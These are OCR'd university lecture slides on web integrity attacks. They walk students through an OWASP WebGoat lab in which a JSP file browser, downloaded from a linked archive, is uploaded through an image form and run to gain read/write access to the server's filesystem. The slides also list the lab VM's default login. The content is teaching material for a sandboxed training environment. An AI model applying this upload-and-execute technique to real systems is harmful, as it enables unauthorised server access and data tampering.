Pattern Recognition
and Applications Lab

Integrity attacks (from data to code): Malicious File upload, code execution, SQL Injection

Igino Corona

igino.corona _at_ diee.unica.it

Computer Security May 2nd, 2017

University
of Cagliari, Italy

Department of
Electrical and Electronic
Engineering


Pratical session

- **We will focus on most common**
  - Integrity vulnerabilities
    - that allow an attacker to "convert" data into code
      - A1-2013 Injection
        - » SQL
        - » Code
      - A3-2013 Cross-site Scripting (XSS)
        - » Server-side, client-side, reflected, persistent
  - Authentication vulnerabilities
    - that allow an attacker to
      - impersonate a user
      - collect confidential information
- **Some real cases of well-known web services in production**


Pratical session

OWASP Broken Web Applications Project
https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project

The VM can be dowloaded from the following link
https://sourceforge.net/projects/owaspbwa/files/1.2/OWASP_Broken_Web_Apps_VM_1.2.ova/download


owaspbwa
OWASP Broken Web Applications Project
Version 1.2
This is the VM for the Open Web Application Security Project (OWASP) Broken Web Applications project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project User Guide and Home Page.
For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.
!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

Integrity Vulnerabilities




A6-2010 Malicious File Execution

Targets: file (up)load routine of the web application

Interpreter: web application server (typically)

An insecure handling of ***external/uploaded files***, allows the attacker to **convert input data into (arbitrary) application code**





OWASP WebGoat

- **Very useful training application by OWASP**
  - Let's exploit a *malicious file execution* vulnerability to get access to the webserver's filesystem!
    - User: root
    - Pwd: owaspbwa

OWASP WebGoat


- **From the left menu**
  - Malicious Execution->Malicious File Execution
  - The page allows one to upload/display (read) an image






OWASP WebGoat

- **Let's use a tool like Live HTTP Headers (Firefox)**
  - To understand what is the *backend web application interpreter*



OWASP WebGoat


- **In JSP (like PHP), programs are written within files that are read and interpreted at runtime**
  - Any file with a *name which ends with a specific extension (e.g., .jsp)* is executed by the interpreter
  - Key security question:
    - *does the application checks the extension and content of the uploaded files?*
    - *Let's try to upload a file browser program written in JSP…*



- http://www.vonloesch.de/files/browser.zip


OWASP WebGoat

- **Oh… we were able to upload the JSP file...**
  - Let's execute it (right click, view image)


Solution Videos
Restart this Lesson
The form below allows you to upload an image which will be displayed on this page. Features like this are often found on web based discussion boards and social networking sites. This feature is vulnerable to Malicious File Execution.
In order to pass this lesson, upload and run a malicious file. In order to prove that your file can execute, it should create another file named:
/var/lib/tomcat6/webapps/WebGoat/mfe_target/root.txt
Once you have created this file, you will pass the lesson.
WebGoat Image Storage
Your current image:
Upload a new image:
Visualizza immagine
Copia immagine
Copia indirizzo immagine
Invia immagine per email...
Visualizza informazioni immagine
Analizza elemento
NoScript
OWASP Foundation

OWASP WebGoat

- ***Oh... The JSP file is actually executed and give us a full-featured file browser***
  - *with read/write permissions on the filesystem!*



main.jsp 12.84 KB .jsp Aug 2, 2015 11:34:54 PM
reportBug.jsp 2.80 KB .jsp Aug 2, 2015 11:34:54 PM
sideWindow.jsp 832 bytes .jsp Aug 2, 2015 11:34:55 PM
webgoat.jsp 4.33 KB .jsp Aug 2, 2015 11:34:56 PM
webgoat_challenge.jsp 4.42 KB .jsp Aug 2, 2015 11:34:54 PM
Select all
1.61 MB in 6 files in /var/lib/tomcat6/webapps/WebGoat/
Download selected files as (z)ip
(Del)ete selected files
Create (D)ir
(C)reate File
(M)ove Files
Cop(y) Files
(R)ename File
Sfoglia...
Nessun file selezionato.
Upload
(L)aunch external program

Code Injection

Targets: web application routines

Interpreter: application server (typically)

An insecure separation between input data and code in web applications allow the attacker to inject (arbitrary) instructions



From Data to Application Code - Joomla


- **Let's play with Joomla**

OLD (VULNERABLE) VERSIONS OF REAL APPLICATIONS

WordPress	OrangeHRM
GetBoo	GTD-PHP
Yazd	WebCalendar
Gallery2	Tiki Wiki
Joomla	AWStats

